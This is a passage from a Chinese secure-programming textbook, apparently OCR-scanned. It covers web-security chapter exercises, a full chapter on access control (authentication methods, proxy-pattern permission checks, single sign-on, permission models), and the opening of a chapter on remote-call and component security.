本章主要针对 Web 编程中的一些安全问题进行讲解。首先讲解了 Web 运行的原理，然后讲解了 URL 操作攻击，接下来针对 Web 程序的特性，讲解了 4 种页面之间传递状态的技术，并比较了它们的安全性，最后针对跨站脚本、SQL 注入和 Web 认证攻击进行了详细叙述。

练　　习

1. 编写一个实际的例子，实现 SQL 注入。
2. 编写一段代码，防范 SQL 注入。
3. 怎样获取服务器端 session？
4. Cookie 方法的安全弱点在哪里？怎样解决？
5. 怎样防范密码猜测？
6. 编写代码，实现 URL 操作攻击的防范。
7. 通过 SQL 注入可以实现数据库表的删除，怎样通过授权来防范？
8. 存储过程能够预防 SQL 注入攻击吗？如果不能完全预防，举一个例子。
9. 隐藏表单具有不安全因素，可以被其他技术取代吗？
10. 编写一段代码，过滤表单提交中的所有特殊字符。



权限控制

软件开发中，对用户权限进行控制，应用已经越来越广泛，在某些系统中，科学的权限控制方法，保证了资源访问的安全性，成为系统安全性的重要保障。因此，对于程序员来说，权限控制怎样开发，显得非常重要。

本章首先对权限控制进行了概述，阐述了权限控制的基本概念和基本思想；接下来阐述了常见的一些权限控制方法，如用户名/口令方法、智能卡认证方法、动态口令方法等等。并对这些方法的优缺点进行了阐述。

不过，站在编码的角度来讲，这些方法本身的实现并不重要，人们关心的是怎样在软件开发的过程中较好地控制权限，因此，后面的篇幅讲解了一些有代表性的权限控制开发方法，如基于代理模式权限控制的方法、基于 AOP 的权限控制方法，等等。

本章还介绍了较流行的统一权限控制方法——单点登录。

最后，本章讲解了权限控制系统的一些常见管理策略。

9.1 权限控制概述

9.1.1 权限控制分类


权限是一个广泛的概念，有面向资源管理人员的，有面向开发人员的。本章所叙述的权限，主要是指在对某个资源进行某种操作时，对操作者的身份要进行的限制。在一般的系统中，操作者的身份是以用户的形式进行表达的。因此，权限控制，是针对各种非法操作所提出的一种安全保护措施。

在软件开发的过程中，使不同的用户对资源具有不同的使用权限，是非常重要的一项功能，特别是在某些安全性要求比较高的软件中，为软件加入权限控制功能，可以说成为一个安全性能的重要保障。如数据库管理软件、资源管理软件中，这项功能更为重要。

在权限的概念中，一般说得比较多的有以下几个概念。

- 用户：对资源的操作者身份。





- 功能权限：用户能否执行某个功能。比如此用户是否能进行商品查询的功能。功能权限是一类比较基础的权限，赋予的值，不是 Y(Yes)就是 N(No)，又叫做 Y/N 权限。
- 数据权限：在用户具有了某一功能权限的基础上，规定用户可以访问的数据范围。比如，用户能够进行商品查询，也就是说有了查询商品的功能权限，但是他可能只能查询出某一种类型的商品，或者只能查询某一个时段的商品，这些都属于数据权限。

在一些软件中，对于权限控制，还引入了“角色”或者“用户组”等概念，归根结底，其目的是为了将以上 3 个概念进行更好、更方便的管理；从软件开发者的角度讲，需要通过编程来控制的，就是用户、功能权限、数据权限这 3 个概念。

9.1.2 用户认证方法

权限控制，首要的是对用户进行认证，即确定：什么样的用户是合法的。只有合法的用户才具有判断其权限的资格，才能被授予访问的权限。用户认证有很多方法，按照认证的形式分，主要有以下几种。

1. 用户名/口令

用户名/口令，是最简单，也是最常用的用户认证方法。大量的系统中都是采用这种方法。该方法有以下特点：

- 用户名可以由每个用户自己设定，也可由系统给出；
- 用户的口令(或者密码)由用户自己设定，理论上只有用户自己才具有读取和修改权；
- 对于某一用户名，只要能够正确输入口令，计算机就认为持该用户名的操作者就是合法用户。


该方法最常用，但是也是一种单因素的认证，从安全性上讲，用户名/口令方式是一种不安全的身份认证方式。其不安全性主要体现在：

- 安全性依赖于口令，许多用户为了防止忘记口令，经常采用很简单的口令(如用自己的生日)或者将口令简单存放(如简单地保存在邮箱或者自己机器的硬盘上)，造成口令容易猜测和泄露。
- 口令是静态的数据，而大量的口令验证是远程的，在验证过程中要在计算机内存中和网络中传输，容易被攻击者通过各种手段(如木马程序或网络监听程序)截获。
- 口令保存在数据库中，可能被管理员得知，等等。


2. 智能卡认证

智能卡是一种内置集成电路的芯片，由专门的厂商通过专门的设备生产，芯片中存有与用户身份相关的数据。智能卡有如下特点：

- 是不可复制的硬件，由合法用户随身携带；
- 如果用户想要进行认证，必须将智能卡插入专用的读卡器，读取其中的信息，再通过一定的手段，以验证用户的身份。



不过，和前面一种方法类似，由于存在于智能卡中的数据是静态的，在验证过程中也可能要在计算机内存中和网络中传输，攻击者也可以通过各种手段（如木马程序或网络监听程序）截获。因此还是存在一定的安全隐患。



Note

3. 动态口令技术

动态口令技术采用专门硬件，每次根据一定的密码算法生成不同的密码，显示出来告诉用户，每个密码只能使用一次。用户使用时，将显示的当前密码提交给服务器，当密码传输到服务器端，认证服务器采用相同的算法计算当前的有效密码，判断两个密码是否吻合，即可实现身份认证。由于每次使用的密码动态产生，用户每次使用的密码不相同，即使黑客通过一定手段截获了一次密码，也无法利用这个密码来仿冒合法用户的身份。

不过，如果客户端与服务器端的密码不能保持良好的同步，就可能发生合法用户无法登录的问题。因此，此方法对技术要求较高。

此外，还有基于 USB Key 的身份认证、生物特征认证技术，等等。

对于每一种认证方法，我们没有办法去避免其劣势。当然，站在程序员的角度，主要关心的是权限控制怎样去通过编程来实现。

由于大量的应用软件都是基于“用户名/口令”的方法进行验证的，因此，本章后面的内容将基于这种验证方法进行讲解。


9.2 权限控制的开发

9.2.1 开发思想

软件中的权限控制如何开发，运用不同的编程方式，就有不同的实现策略。随着软件的结构越来越复杂，权限控制也要越来越精细。从编程结构上讲，如果要实现细致的权限操作，就必须在每一个方法中检查权限，最常见的结构为：

```
public businessMethod()
{
    // 权限判断
    // 获得用户信息
    if (用户拥有此方法的权限)
    {
        // 该用户执行相关功能
    }
    else
    {
        // 抛出异常
    }
}
```





这种方法，实际上是一种在具体功能前加入权限操作检验的实现方式，能够将权限的粒度控制到具体的业务方法，比较有效，控制能力也比较强大。但是，该方法有很多缺点：

- 每个功能类都需要相应的权限检验代码；
- 项目中分布着大量的权限控制代码，程序功能和权限检验混淆在一起，存在紧密的耦合性，扩展修改难度大。

总的来说，从程序员的角度讲，除了安全性之外，权限控制系统的开发应该保证以下几点：

- 权限控制模块和业务逻辑模块分开，可以单独开发；
- 可以很方便地对权限控制模块进行修改，具有良好的可维护性，等等。

9.2.2 基于代理模式的权限控制开发

代理模式(Proxy Pattern)是一种常见的软件设计模式，它的经典定义(GoF 给出的定义)是：给某一个对象提供一个代理，并由代理对象控制对原对象的引用。其意义和日常生活中的“代理”类似。代理模式能够协调调用者和被调用者，能够在一定程度上降低系统的耦合度。

虽然代理模式可能使得请求的处理速度会变慢，但是能够将代理模块的功能从整个系统中分离出来。

代理模式基本结构如图 9-1 所示。




图 9-1


从这里可以看出，代理模式有如下特点：

- 代理类和工作类实现同样的接口；
- 客户端和代理类打交道；
- 代理类如果通过验证，则将请求发给工作类；
- 客户和代理类打交道，其感觉就好像在调用工作类一样，也就是说，代理类实际上对客户透明。

很明显，代理模式的以上特点，决定了权限控制可以借助代理模式来编写。代理模式怎样实现权限控制呢？很简单，将权限控制的代码写在代理类内就可以了。

举一个例子，某个论坛上有多个功能：如发帖子、发评论(简便起见，只列出这两个功能)，客户端要用这些功能，必须验证一定的权限。传统情况下，必须在各个方法中编写权限控制的代码，这样的话，权限控制代码和实际业务代码混合在一起，不好维护。此时就可以将权限验证的模块写成代理，如下所示：






P09_01.java

```
package prj09;
// 接口
interface Forum
{
    // 发表帖子
    public void writeArticle();
    // 发表评论
    public void writeComment();
}
// 代理类,负责检查权限
class ForumProxy implements Forum
{
    // 此处接口可传入实际工作对象
    private Forum forum;
    public ForumProxy(Forum forum)
    {
        this.forum = forum;
    }
    public void writeArticle()
    {
        // 检查用户权限
        if(该用户拥有发表帖子权限)
        {
            forum.writeArticle();
        }
    }
    public void writeComment()
    {// 发评论
        // 检查用户权限
        if(该用户拥有发表评论权限)
        {
            forum.writeComment();
        }
    }
}
// 实际工作类
class ForumOpe implements Forum
{
    public void writeArticle()
    {
        // 做发表帖子的工作
    }
    public void writeComment()
    {
        // 做发表评论的工作
    }
}
```





从上面的代码可以看出，权限控制模块完全独立出来了，并且和实际工作模块降低了耦合性。客户直接和代理类打交道，方法如下：

```
public class P09_01
{
    public static void main(String[ ] args)
{
        Forum forum = new ForumProxy(new ForumOpe());
        // 和调用代理类
        forum.writeArticle();
    }
}
```

以上代码是伪代码，无法直接运行，但是，读者可以从中看出代理模式的应用，并能够预计其运行结果。

从以上的例子可以看出，在代理模式的实现过程中，每个功能类实现一个相应的代理类，在代理类中进行权限检查。

提示　不过，如果系统足够复杂，可能带来的问题是代理类太多。

很明显，如果将每个用户的权限由 Proxy 实现转为容器的实现，可以大大简化应用程序的设计，关于这方面的内容，大家可以参考相应文档。

9.2.3　基于 AOP 的权限控制开发

面向方面编程（Aspect Oriented Programming，AOP），是目前一种比较流行的技术。这种技术的思想是：通过预编译方式和运行期动态代理，给程序动态统一添加功能的一种技术，但是不需要修改程序源代码。

AOP 并不是 OOP（面向对象编程）的替代品，是 OOP 的延续，也可以说是软件设计模式的延续。

AOP 也能为权限控制的开发提供较好的解决方案，有兴趣的读者可以进行学习。将这一部分作为课外作业来进行。

9.3　单点登录

9.3.1　单点登录概述

单点登录（Single Sign-On，SSO）是权限控制开发中的一个创新。单点登录是一种身份认证管理方法。

单点登录在一些包含子系统的项目中具有广泛的应用。例如，在一个成为有机整体的部门中，网站建设的过程，往往具有如下特点：

- 由于历史原因，一个网站中往往有多个应用子系统，如办公自动化系统、档案管理系统、财务管理系统，等等，它们不是一次性开发完毕，而是在不同的时期开





Note

发完成。

- 各应用系统由于功能侧重、设计方法和开发技术有所不同，比如语言、服务器环境不同等，各自的用户保存在各自的库中，具有自己的独立的用户认证体系；用户在每个应用系统中都有独立的账号。
- 随着子系统的应用整合，网站的用户可能要使用多个子系统。

在这种情况下，就会造成一些问题：

- 由于用户在每个应用系统中有独立的账号，进入每一个应用系统前都需要以该应用系统的账号来登录，同一个用户在多个系统中要记多个用户名密码，登录麻烦；
- 应用系统不同，用户账号可能不同，用户必须同时牢记多套用户名称和用户密码；
- 一个用户离职或者改变，需要维护所有子系统中他的账号，如变更 5 个人员，一共 6 个应用系统，需要重复维护 30 个人员信息，维护起来不方便，等等。

所以，对于应用系统和用户数目较多的企业，需要建立一个统一的登录平台，使用 SSO 技术可以解决以上这些问题。在单点登录系统中，每个用户只需记录一个用户名和密码，登录一个平台后即可实现各应用系统的透明跳转，实行统一的用户信息管理系统。

IBM 对 SSO 有一个形象的解释"单点登录、全网漫游"。SSO 的一种较为通俗的定义是：SSO 是指访问同一服务器不同应用中的同一用户，只需要登录一次，再访问其他应用中的受保护资源时，不再需要重新登录验证。

9.3.2 单点登录中账号管理

单点登录的应用场合很多，不过，一般情况下，和 C/S 应用相比，单点登录在 B/S 模式下用得比较多。

实现单点登录的第一步，就是子系统中账号的统一管理。

单点登录的目的，是要让用户登录一次，能够访问各个子系统，那么用户登录用的账号和密码就只能有一个，但是在各个子系统中都有自己的账号密码，怎样实现统一呢？方法有以下几种。

1. 各个子系统账号同步

该方法中，对于同一个用户而言，每个子系统账号密码相同。比如用户 *A* 需要使用 *X* 系统与 *Y* 系统，就必须在 *X* 系统与 *Y* 系统中都创建用户名，并且用户名密码一致，这样，用户 *A* 可以用这个用户名，保证一个名字能够登录到两个系统，如图 9-2 所示。





图 9-2

但是，这种方法的代价是 *X*、*Y* 任一系统中用户 *A* 的信息更改，必须同步至另一系统，否则会引起数据的不一致。该方法用户信息同步会增加系统的复杂性，增加管理的成本。一般不采用。





2. 统一存储

该方法中，各个子系统并不存储相应的用户名，所有用户的用户名存储一份，单独存放，如图 9-3 所示。

该方法不会遇到同步问题，维护方便。但是不太现实，因为每个子系统可能本来就有自己的账号，除非将所有的账号密码进行一次大的清理，否则无法实现统一存储，但是这样带来的代价又比较大。

3. 用户映射

该方法中，保留原有系统中用户的账号，将其和新的账号进行一个映射。实际上操作的过程中，用户首先注册一个单点登录账号，然后针对每个应用系统映射一个该应用系统中原有的账号，并维护这些注册和绑定信息。

用户统一使用新的账号。用新账号登录子系统，在底层还是相当于用原有的账号进行登录，如图 9-4 所示。




图 9-3　　图 9-4

该方法既不破坏原有用户存储，也不存在同步的问题，是一种可行性比较高的方法。

9.3.3 单点登录实现


用户统一管理之后，接下来就是单点登录的实现。一般情况下，SSO 的实现机制不尽相同，大体分为 session 机制和 Cookie 机制两大类。

1. session 机制

该机制是 session 服务器端的对象，因此，session 机制是一种服务器机制，当客户端访问服务器时，服务器为客户端创建一个唯一的 sessionId，来保证该次会话的过程中服务器端为该客户分配的是同一个 session。session 方法的过程如下：

- 客户端访问任意一个子系统，服务器端检查 session。
- 如果 session 中显示“未登录”，则服务器将页面跳转到单点登录页面。
- 客户在单点登录页面中登录；成功后，服务器端将 session 置为“已登录”状态，并存储相应信息。
- 客户访问另一个子系统，服务器检查 session，此时 session 内置为“已登录”状态；服务器从 session 内取出相应信息到数据库验证，如果成功，则视为登录成





功,无须客户输入密码。

由于 session 的机制,用 session 方式实现 SSO,不能在多个浏览器之间实现单点登录,但只要 sessionId 被共享,SSO 就可以跨域。

一些商用服务器,如 WebLogic,通过 Session 共享认证信息。

2. Cookie 机制

Cookie 是服务器存储在客户端的一个文件,存储了的内容主要包括 Cookie 名、Cookie 值、Cookie 过期时间、Cookie 所在的域等。商用软件中,WebSphere 通过 Cookie 记录认证信息,目前大部分 SSO 产品采用的是 Cookie 机制,在 Java 系列中,目前能够找到的较好的开源单点登录产品 CAS 也是采用 Cookie 机制。

提示 Central Authentication Service (CAS) 单点登录系统最早由耶鲁大学开发。CAS 具有设计理念先进、体系结构合理、配置简单、客户端支持广泛、技术成熟等优点。读者可以在 http://www.ja-sig.org/products/cas/去下载或参考相应文档。

Cookie 机制的过程如下:

- 客户端访问任意一个子系统,服务器端读取 Cookie;
- 如果 Cookie 中无法得到账号密码或者其他登录信息,则服务器将页面跳转到单点登录页面;
- 客户在单点登录页面中登录;成功后,服务器端将登录信息保存在客户端 Cookie;
- 客户访问另一个子系统,服务器读取 Cookie,此时服务器端可以得到相应的登录信息,取出,到数据库验证,如果成功,则视为登录成功,无须客户输入密码。

注意,由于 Cookie 的不安全性(如可能被禁用等),这里 Cookie 可能要进行一定的加密。另外,Cookie 中保存了关于域的一些信息,因此用 Cookie 方式可实现 SSO,域名必须相同。

9.4 权限控制的管理

权限控制的管理,主要是指对用户以及其对资源的访问权限进行合理的配置,使其达到如下效果:

- 可以很方便地对某一用户的某种权限进行读取或修改;
- 也可以很方便地对一批类似的用户的某种权限进行读取或修改。

权限控制的管理,有以下几种模型。

	资源 1	资源 2	…
用户 1	R	RW	…
用户 2	RW	R	…
⋮	⋮	⋮	⋮


图 9-5

1. 矩阵模型

这种模型出现于早期的应用之中,将用户和资源设计为矩阵,矩阵中可以为用户对某种资源的权限进行赋值,如图 9-5 所示。

这种方法中,授权关系明确,直截了当,存取都





很容易。但是不太容易适应变化,也不方便对多个用户进行统一管理。

2. 任务模型

任务,是指业务流程中的一个逻辑操作,一个流程一般包含一到多个任务。该模型是一种动态的权限控制模型,用户在执行不同任务中被许可的权限可能不一样,可以应用于某些用户权限随着任务不同而不同的系统,使用范围较窄。但是适合于用户权限和环境紧密关联或者需要动态授权的应用系统。

3. 角色模型

该模型中,在系统中设计多种角色,将用户和资源连接起来。用户所对应的角色是否能够对某个资源访问,决定了用户对某个资源是否能够访问。可以对用户统一管理,适应变化。

但是,用户通过角色访问资源,对于某些具有单一类型权限的用户,不得不为其创建角色,角色弱化为用户,显得多此一举。

4. 综合模型

该模型综合了矩阵模型和角色模型的优点。首先,以角色为桥梁,将用户和资源连接起来,用户对某个资源是否能够访问,取决于该用户所对应的角色是否能够对某个资源访问。授权既对用户进行,也对角色进行。当然,角色和用户的权限进行重叠,需要有一定的规则进行规定。授权比较方便灵活,不过,计算复杂,运算效率低。

该方法得到了广泛的应用,如 SQL Server 等软件中基本上是基于这种思想进行管理;另外一些系统中提出了群组的概念,以群组为基础,将某一组织或者群体下的用户统一授权,用户对某个资源是否能够访问,取决于该用户所对应的群组是否能够对某个资源访问,实际上也是使用了这种模型。

小　　结

本章对权限控制进行了阐述。首先讲解了权限控制的概念,然后阐述了权限控制的一些方法,接下来站在软件开发者的角度,讲解了一些常见的权限控制开发方法,最后讲解了权限控制系统的管理。


练　　习

1. 很多情况下,用户口令都是保存在数据库中。而数据库管理员具有较大的操作权限。如何保证数据库中的密码不被管理员窃取?

2. 权限管理在数据库产品中表现得比较严密。

(1) Oracle 中的权限管理是基于什么方式?

(2) MS SQL Server 中的权限管理是基于什么方式?

3. 权限管理有哪些方法？各有什么优缺点？

4. 基于 AOP 的权限控制系统，目前受到了广泛的重视。查找相关资料，了解关于 AOP 实现权限控制的原理。

5. SSO 是一种流行的统一用户管理方法。

(1) 如果子应用用不同的语言编写，如一个是 JSP，一个是 ASP，SSO 还能进行单点登录的配置吗？


(2) 请任选一种服务器，完成一个 SSO 的配置。

6. 有一个员工管理系统，要求：

- 管理员级别的用户可以删除系统中的其他用户和修改其密码；
- 普通用户能浏览自己的信息，也可以修改自己的信息；
- 经理级别的用户，除了具有普通用户的权限之外，还可以浏览该部门的用户。

(1) 设计其用户管理模型。

(2) 以“浏览客户服务部门的用户”为例，怎样判断当前用户的操作权限？



远程调用和组件安全

远程调用和组件，给程序功能的扩充提供了较大的支持。本章主要针对目前比较流行的远程调用方法和常见的组件进行安全讲解。

远程调用(RPC/RMI)为程序的分布式应用开发架构提供了技术支持，它不需要了解底层网络通信协议，在应用层通过网络从远程计算机程序上请求服务。本章首先讲解远程调用的基本原理和安全问题。

ActiveX 是微软技术系列中提供的一种控件开发模型，将组件或对象打包，提高了程序的重用性；JavaApplet 是采用 Java 创建的基于 HTML 的程序，浏览器将其暂时下载到用户的硬盘上，并在 Web 页打开时在本地运行。本章对这两种技术也进行了安全方面的讲解。


DCOM 是在微软技术系列中，以 RPC 为基础思想建立的组件模型，能让组件以可靠、安全和高效的方式进行网络通信；EJB 是 Sun 系列中以 RMI 为基础思想建立的服务器端组件模型，也能部署分布式应用程序，并能充分利用 Java 跨平台的优势。本章对这两种技术进行了安全方面的阐述。

CORBA 由 OMG 组织制定，是 OMG 为解决分布式处理环境中，不同平台、不同语言甚至不同硬件系统之间的通信而提出的一种解决方案。本章最后对 CORBA 安全进行了讲解。


10.1 远程调用安全

10.1.1 远程调用概述

传统的网络分布式程序需要进行复杂的底层通信编程，但是有了远程过程调用(Remote Procedure Call，RPC)[1]之后，开发网络分布式应用程序更加容易了。RPC 的出现，让开发者不需要了解底层网络通信协议，直接通过网络从远程计算机程序上请求服务。该技术在 1981 年由 B. J. Nelson 在其博士论文中提出，后被开放式软件基金会(OSF)制定为分布式计算环境(DCE)的分布式计算标准。



RPC 通信模型是基于客户/服务器通信模型的，是一种同步通信方式，即调用方必须等待服务器响应。在客户端，RPC 为远程过程提供了抽象，在调用时，其底层消息传递机制对客户来说都是透明的。



Note

在 Java 系列中，RMI(Remote Method Invocation)技术是远程过程调用的一种实现。RMI 使用 Java 远程消息交换协议(Java Remote Messaging Protocol，JRMP)进行通信。用 Java RMI 开发的应用系统可以部署在任何支持 Java 运行环境的平台上。

图 10-1 是 RPC/RMI 通信过程。

